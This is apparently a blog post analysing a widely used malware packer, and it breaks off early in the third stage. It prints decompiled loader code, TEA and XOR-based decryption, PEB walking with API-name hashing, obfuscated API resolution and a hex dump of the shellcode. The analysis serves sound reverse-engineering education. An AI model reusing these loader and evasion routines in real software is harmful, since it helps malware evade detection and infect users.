
Anatomy of a simple and popular packer

fumik0.com/2021/04/24/anatomy-of-a-simple-and-popular-packer/

fumko

April 24, 2021



It’s been a while that I haven’t release some stuff here and indeed, it’s mostly caused by how fucked up 2020 was. I would have been pleased if this global pandemic hasn’t wrecked me so much but i was served as well. Nowadays, with everything closed, corona haircut is new trend and finding a graphic cards or PS5 is like winning at the lottery. So why not fflush all that bullshit by spending some time into malware curiosities (with the support of some croissant and animes), whatever the time, weebs are still weebs.

So let’s start 2021 with something really simple… Why not dissecting completely to the ground a well-known packer mixing C/C++ & shellcode (active since some years now).

Typical icons that could be seen with this packer

This one is a cool playground for checking its basics with someone that need to start learning into malware analysis/reverse engineering:

- Obfuscation
- Cryptography
- Decompression
- Multi-stage

- Shellcode
- Remote Thread Hijacking

Disclamer: This post will be different from what i'm doing usually in my blog with almost no text but i took the time for decompiling and reviewing all the code. So I considered everything is explain.


For this analysis, this sample will be used:

B7D90C9D14D124A163F5B3476160E1CF

Architecture

Speaking of itself, the packer is split into 3 main stages:

- A PE that will allocate, decrypt and execute the shellcode n°1
- Saving required WinAPI calls, decrypting, decompressing and executing shellcode n°2
- Saving required WinAPI calls (again) and executing payload with a remote threat hijacking trick



An overview of this packer

Stage 1 – The PE

}

The first stage is misleading the analyst to think that a decent amount of instructions are performed, but… after purging all the junk code and unused functions, the cleaned **Winmain** function is unveiling a short and standard setup for launching a shellcode.

```
int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR
lpCmdLine, int nShowCmd)
{
  int i;
  SIZE_T uBytes;
  HMODULE hModule;

  // Will be used for Virtual Protect call
  hKernel32 = LoadLibraryA("kernel32.dll");

  // Bullshit stuff for getting correct uBytes value
  uBytes = CONST_VALUE

  _LocalAlloc();

  for ( i = 0; j < uBytes; ++i ) {
    (_FillAlloc)();
  }

  _VirtualProtect();

  // Decrypt function vary between date & samples
  _Decrypt();
  _ExecShellcode();

  return 0;
}
```

It's important to notice this packer is changing its first stage regularly, but it doesn't mean the whole will change in the same way. In fact, the core remains intact but the form will be different, so whenever you have reversed this piece of code once, the pattern is recognizable easily in no time.

Beside using a classic **VirtualAlloc**, this one is using **LocalAlloc** for creating an allocated memory page to store the second stage. The variable uBytes was continuously created behind some spaghetti code (global values, loops and conditions).

```
int (*LocalAlloc())(void)
{
  int (*pBuff)(void); // eax

  pBuff = LocalAlloc(0, uBytes);
  Shellcode = pBuff;
  return pBuff;
}
```

For avoiding giving directly the position of the shellcode, It's using a simple addition trick for filling the buffer step by step.

```
int __usercall FillAlloc(int i)
{
  int result; // eax

  // All bullshit code removed
  result = dword_834B70 + 0x7E996;
  *(Shellcode + i) = *(dword_834B70 + 0x7E996 + i);
  return result;
}
```

Then obviously, whenever an allocation is called, **VirtualProtect** is not far away for finishing the job. The function name is obfuscated as first glance and adjusted. then for avoiding calling it directly, our all-time classic **GetProcAddress** will do the job for saving this **WinAPI** call into a pointer function.

```
BOOL __stdcall VirtualProtect()
{
  char v1[4]; // [esp+4h] [ebp-4h] BYREF

  String = 0;
  lstrcatA(&String, "VertualBritect");          // No ragrets
  byte_442581 = 'i';
  byte_442587 = 'P';
  byte_442589 = 'o';
  pVirtualProtect = GetProcAddress(hKernel32, &String);
  return (pVirtualProtect)(Shellcode, uBytes, 64, v1);
}
```

Decrypting the the first shellcode

The philosophy behind this packer will lead you to think that the decryption algorithm will not be that much complex. Here the encryption used is **TEA**, it’s simple and easy to used


```
void Decrypt()
{
  SIZE_T size;
  PVOID sc;
  SIZE_T i;

  size = uBytes;
  sc = Shellcode;
  for ( i = size >> 3; i; --i )
  {
    _TEADecrypt(sc);
    sc = sc + 8;                  // +8 due it's v[0] & v[1] with TEA Algorithm
  }
}
```

I am always skeptical whenever i’m reading some manual implementation of a known cryptography algorithm, due that most of the time it could be tweaked. So before trying to understand what are the changes, let’s take our time to just make sure about which variable we have to identified:

- v[0] and v[1]
- y & z
- Number of circles (n=32)
- 16 bytes key represented as k[0], k[1], k[2], k[3]
- delta
- sum

Identifying TEA variables in x32dbg

For adding more salt to it, you have your dose of mindless amount of garbage instructions.




Junk code hiding the algorithm

After removing everything unnecessary, our TEA decryption algorithm is looking like this

```
int *__stdcall _TEADecrypt(int *v)
{
  unsigned int y, z, sum;
  int i, v7, v8, v9, v10, k[4];
  int *result;

  y = *v;
  z = v[1];
  sum = 0xC6EF3720;

  k[0] = dword_440150;
  k[1] = dword_440154;
  k[3] = dword_440158;
  k[2] = dword_44015C;

  i = 32;
  do
  {
    // Junk code purged
    v7 = k[2] + (y >> 5);
    v9 = (sum + y) ^ (k[3] + 16 * y);
    v8 = v9 ^ v7;
    z -= v8;
    v10 = k[0] + 16 * z;
    (_TEA_Y_Operation)((sum + z) ^ (k[1] + (z >> 5)) ^ v10);
    sum += 0x61C88647;  // exact equivalent of sum -= 0x9
    --i;
  }

  while ( i );
  result = v;
  v[1] = z;
  *v = y;
  return result;
}
```


At this step, the first stage of this packer is now almost complete. By inspecting the dump, you can recognizing our shellcode being ready for action (55 8B EC opcodes are in my personal experience stuff that triggered me almost everytime).


```
0094AD10 E8 01 00 00 00 C3 55 8B EC 8D 45 C4 83 EC 3C 50 è....ÃU.ì.EÄ.ì<P
0094AD20 E8 0D 00 00 00 8D 45 C4 50 E8 88 07 00 00 59 59 è.....EÄPè....YY
0094AD30 C9 C3 55 8B EC 83 EC 38 53 56 57 8B 45 08 C6 00 ÉÃU.ì.ì8SVW.E.Æ.
0094AD40 00 83 65 FC 00 E8 00 00 00 00 58 89 45 F0 81 45 ..eü.è....X.Eð.E
0094AD50 F0 CB 07 00 00 8B 45 08 8B 4D F0 89 48 04 8B 45 ðË....E..Mð.H..E
0094AD60 F0 83 C0 3D 8B 4D 08 89 41 08 68 86 57 0D 00 68 ð.À=.M..A.h.W..h
0094AD70 88 4E 0D 00 E8 1A 00 00 00 89 45 F8 68 FA 8B 34 .N..è.....Eøhú.4
0094AD80 00 68 88 4E 0D 00 E8 08 00 00 00 89 45 CC E9 B5 .h.N..è.....EÌéµ
0094AD90 00 00 00 55 8B EC 53 56 57 51 64 FF 35 30 00 00 ...U.ìSVWQdÿ50..
```

Stage 2 – Falling into the shellcode playground

This shellcode is pretty simple, the main function is just calling two functions:

- One focused for saving fundamentals WinAPI call
  - **LoadLibraryA**
  - **GetProcAddress**
- Creating the shellcode API structure and setup the workaround for pushing and launching the last shellcode stage



```
0094AD16 | 55          | push ebp
0094AD17 | 8BEC        | mov ebp,esp
0094AD19 | 8D45 C4     | lea eax,dword ptr ss:[ebp-3C]
0094AD1C | 83EC 3C     | sub esp,3C
0094AD1F | 50          | push eax
0094AD20 | E8 0D000000 | call 94AD32
0094AD25 | 8D45 C4     | lea eax,dword ptr ss:[ebp-3C]
0094AD28 | 50          | push eax
0094AD29 | E8 88070000 | call 94B4B6
0094AD2E | 59          | pop ecx
0094AD2F | 59          | pop ecx
0094AD30 | C9          | leave
0094AD31 | C3          | ret
```

Shellcode main()

Give my WinAPI calls


Disclamer: *In this part, almost no text explanation, everything is detailed with the code*

PEB & BaseDllName

Like any another shellcode, it needs to get some address function to start its job, so our **PEB** best friend is there to do the job.

```
00965233 | 55                          | push ebp                                    |
00965234 | 8BEC                        | mov ebp,esp                                 |
00965236 | 53                          | push ebx                                    |
00965237 | 56                          | push esi                                    |
00965238 | 57                          | push edi                                    |
00965239 | 51                          | push ecx                                    |
0096523A | 64:FF35 30000000            | push dword ptr fs:[30]                      |
Pointer to PEB
00965241 | 58                          | pop eax                                     |
00965242 | 8B40 0C                     | mov eax,dword ptr ds:[eax+C]                |
Pointer to Ldr
00965245 | 8B48 0C                     | mov ecx,dword ptr ds:[eax+C]                |
Pointer to Ldr->InLoadOrderModuleList
00965248 | 8B11                        | mov edx,dword ptr ds:[ecx]                  |
Pointer to List Entry (aka pEntry)
0096524A | 8B41 30                     | mov eax,dword ptr ds:[ecx+30]               |
Pointer to BaseDllName buffer (pEntry->DllBaseName->Buffer)
```

Let's take a look then in the **PEB** structure



For beginners, i sorted all these values with there respective variable names and meaning.

offset	Type	Variable	Value
0x00	LIST_ENTRY	InLoaderOrderModuleList->Flink	A8 3B 8D 00
0x04	LIST_ENTRY	InLoaderOrderModuleList->Blink	C8 37 8D 00
0x08	LIST_ENTRY	InMemoryOrderList->Flink	B0 3B 8D 00
0x0C	LIST_ENTRY	InMemoryOrderList->Blick	D0 37 8D 00
0x10	LIST_ENTRY	InInitializationOrderModulerList->Flink	70 3F 8D 00
0x14	LIST_ENTRY	InInitializationOrderModulerList->Blink	BC 7B CC 77
0x18	PVOID	BaseAddress	00 00 BB 77
0x1C	PVOID	EntryPoint	00 00 00 00
0x20	UINT	SizeOfImage	00 00 19 00
0x24	UNICODE_STRING	FullDllName	3A 00 3C 00 A0 35 8D 00
0x2C	UNICODE_STRING	BaseDllName	12 00 14 00 B0 6D BB 77

Because he wants at the first the ***BaseDllName*** for getting ***kernel32.dll*** We could supposed the shellcode will use the offset 0x2c for having the value but it’s pointing to 0x30

```
008F524A | 8B41 30                  | mov eax,dword ptr ds:[ecx+30]
```

It means, It will grab buffer pointer from the UNICODE_STRING structure

```
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

After that, the magic appears

Register	Address	Symbol Value
EAX	77BB6DB0	L”ntdll.dll”

Homemade checksum algorithm ?

Searching a library name or function behind its respective hash is a common trick performed in the wild.

```
00965248 | 8B11                       | mov edx,dword ptr ds:[ecx]                       |
Pointer to List Entry (aka pEntry)
0096524A | 8B41 30                    | mov eax,dword ptr ds:[ecx+30]                    |
Pointer to BaseDllName buffer
0096524D | 6A 02                      | push 2                                           |
Increment is 2 due to UNICODE value
0096524F | 8B7D 08                    | mov edi,dword ptr ss:[ebp+8]                     |
00965252 | 57                         | push edi                                         |
DLL Hash (searched one)
00965253 | 50                         | push eax                                         |
DLL Name
00965254 | E8 5B000000                | call 9652B4                                      |
Checksum()
00965259 | 85C0                       | test eax,eax                                     |
0096525B | 74 04                      | je 965261                                        |
0096525D | 8BCA                       | mov ecx,edx                                      |
pEntry = pEntry->Flink
0096525F | EB E7                      | jmp 965248                                       |
```

The checksum function used here seems to have a decent risk of hash collisions, but based on the number of occurrences and length of the strings, it’s negligible. Otherwise yeah, it could be fucked up very quickly.

```
BOOL Checksum(PWSTR *pBuffer, int hash, int i)
{
  int pos; // ecx
  int checksum; // ebx
  int c; // edx

  pos = 0;
  checksum = 0;
  c = 0;
  do
  {
    LOBYTE(c) = *pBuffer | 0x60;                // Lowercase
    checksum = 2 * (c + checksum);
    pBuffer += i;                               // +2 due it's UNICODE
    LOBYTE(pos) = *pBuffer;
    --pos;
  }
  while ( *pBuffer && pos );
  return checksum != hash;
}
```

Find the correct function address

With the **pEntry** list saved and the checksum function assimilated, it only needs to perform a loop that repeat the process to get the name of the function, put him into the checksum then comparing it with the one that the packer wants.

```
00965261 | 8B41 18                  | mov eax,dword ptr ds:[ecx+18]          |
BaseAddress
00965264 | 50                       | push eax                               |
00965265 | 8B58 3C                  | mov ebx,dword ptr ds:[eax+3C]          |
PE Signature (e_lfanew) RVA
00965268 | 03C3                     | add eax,ebx                            |
pNTHeader = BaseAddress + PE Signature RVA
0096526A | 8B58 78                  | mov ebx,dword ptr ds:[eax+78]          |
Export Table RVA
0096526D | 58                       | pop eax                                |
0096526E | 50                       | push eax                               |
0096526F | 03D8                     | add ebx,eax                            |
Export Table
00965271 | 8B4B 1C                  | mov ecx,dword ptr ds:[ebx+1C]          |
Address of Functions RVA
00965274 | 8B53 20                  | mov edx,dword ptr ds:[ebx+20]          |
Address of Names RVA
00965277 | 8B5B 24                  | mov ebx,dword ptr ds:[ebx+24]          |
Address of Name Ordinals RVA
0096527A | 03C8                     | add ecx,eax                            |
Address Table
0096527C | 03D0                     | add edx,eax                            |
Name Pointer Table (NPT)
0096527E | 03D8                     | add ebx,eax                            |
Ordinal Table (OT)
00965280 | 8B32                     | mov esi,dword ptr ds:[edx]             |
00965282 | 58                       | pop eax                                |
00965283 | 50                       | push eax                               |
BaseAddress
00965284 | 03F0                     | add esi,eax                            |
Function Name = NPT[i] + BaseAddress
00965286 | 6A 01                    | push 1                                 |
Increment to 1 loop
00965288 | FF75 0C                  | push dword ptr ss:[ebp+C]              |
Function Hash (searched one)
0096528B | 56                       | push esi                               |
Function Name
0096528C | E8 23000000              | call 9652B4                            |
Checksum()
00965291 | 85C0                     | test eax,eax                           |
00965293 | 74 08                    | je 96529D                              |
00965295 | 83C2 04                  | add edx,4                              |
00965298 | 83C3 02                  | add ebx,2                              |
0096529B | EB E3                    | jmp 965280                             |
```

Save the function address

When the name is matching with the hash in output, so it only requiring now to grab the function address and store into EAX.

```
0096529D | 58                          | pop eax                                |
0096529E | 33D2                        | xor edx,edx                            |
Purge
009652A0 | 66:8B13                     | mov dx,word ptr ds:[ebx]               |
009652A3 | C1E2 02                     | shl edx,2                              |
Ordinal Value
009652A6 | 03CA                        | add ecx,edx                            |
Function Address RVA
009652A8 | 0301                        | add eax,dword ptr ds:[ecx]             |
Function Address = BaseAddress + Function Address RVA
009652AA | 59                          | pop ecx                                |
009652AB | 5F                          | pop edi                                |
009652AC | 5E                          | pop esi                                |
009652AD | 5B                          | pop ebx                                |
009652AE | 8BE5                        | mov esp,ebp                            |
009652B0 | 5D                          | pop ebp                                |
009652B1 | C2 0800                     | ret 8                                  |
```

Road to the second shellcode ! \o/

Saving API into a structure

Now that **LoadLibraryA** and **GetProcAddress** are saved, it only needs to select the function name it wants and putting it into the routine explain above.

In the end, the shellcode is completely setup

```
struct SHELLCODE
{
  _BYTE Start;
  SCHEADER *ScHeader;
  int ScStartOffset;
  int seed;
  int (__stdcall *pLoadLibraryA)(int *);
  int (__stdcall *pGetProcAddress)(int, int *);
  PVOID GlobalAlloc;
  PVOID GetLastError;
  PVOID Sleep;
  PVOID VirtuaAlloc;
  PVOID CreateToolhelp32Snapshot;
  PVOID Module32First;
  PVOID CloseHandle;
};

struct SCHEADER
{
  _DWORD dwSize;
  _DWORD dwSeed;
  _BYTE option;
  _DWORD dwDecompressedSize;
};
```

Abusing fake loops

Something that i really found cool in this packer is how the fake loop are funky. They have no sense but somehow they are working and it’s somewhat amazing. The more absurd it is, the more i like and i found this really clever.

```
int __cdecl ExecuteShellcode(SHELLCODE *sc)
{
  unsigned int i; // ebx
  int hModule; // edi
  int lpme[137]; // [esp+Ch] [ebp-224h] BYREF

  lpme[0] = 0x224;
  for ( i = 0; i < 0x64; ++i )
  {
    if ( i )
      (sc->Sleep)(100);
    hModule = (sc->CreateToolhelp32Snapshot)(TH32CS_SNAPMODULE, 0);
    if ( hModule != -1 )
      break;
    if ( (sc->GetLastError)() != 24 )
      break;
  }
  if ( (sc->Module32First)(hModule, lpme) )
    JumpToShellcode(sc); // <------ This is where to look :)
  return (sc->CloseHandle)(hModule);
}
```

Allocation & preparing new shellcode

```
void __cdecl JumpToShellcode(SHELLCODE *SC)
{
  int i;
  unsigned __int8 *lpvAddr;
  unsigned __int8 *StartOffset;

  StartOffset = SC->ScStartOffset;
  Decrypt(SC, StartOffset, SC->ScHeader->dwSize, SC->ScHeader->Seed);
  if ( SC->ScHeader->Option )
  {
    lpvAddr = (SC->VirtuaAlloc)(0, *(&SC->ScHeader->dwDecompressSize), 4096, 64);
    i = 0;
    Decompress(StartOffset, SC->ScHeader->dwDecompressSize, lpvAddr, i);
    StartOffset = lpvAddr;
    SC->ScHeader->CompressSize = i;
  }
  __asm { jmp     [ebp+StartOffset] }
```


Decryption & Decompression

The decryption is even simpler than the one for the first stage by using a simple re-implementation of the **ms_rand** function, with a set seed value grabbed from the shellcode structure, that i decided to call here **SCHEADER**.

```
int Decrypt(SHELLCODE *sc, int startOffset, unsigned int size, int s)
{
  int seed; // eax
  unsigned int count; // esi
  _BYTE *v6; // edx

  seed = s;
  count = 0;
  for ( API->seed = s; count < size; ++count )
  {
    seed = ms_rand(sc);
    *v6 ^= seed;
  }
  return seed;
}
```

XOR everywhere \o/

Then when it's done, it only needs to be decompressed.



Decrypted shellcode entering into the decompression loop

Stage 3 – Launching the payload


Reaching finally the final stage of this packer. This is the exact same pattern like the first shellcode:

- Find & Stored GetProcAddress & Load Library
- Saving all WinAPI functions required
- Pushing the payload

The structure from this one is a bit longer

```
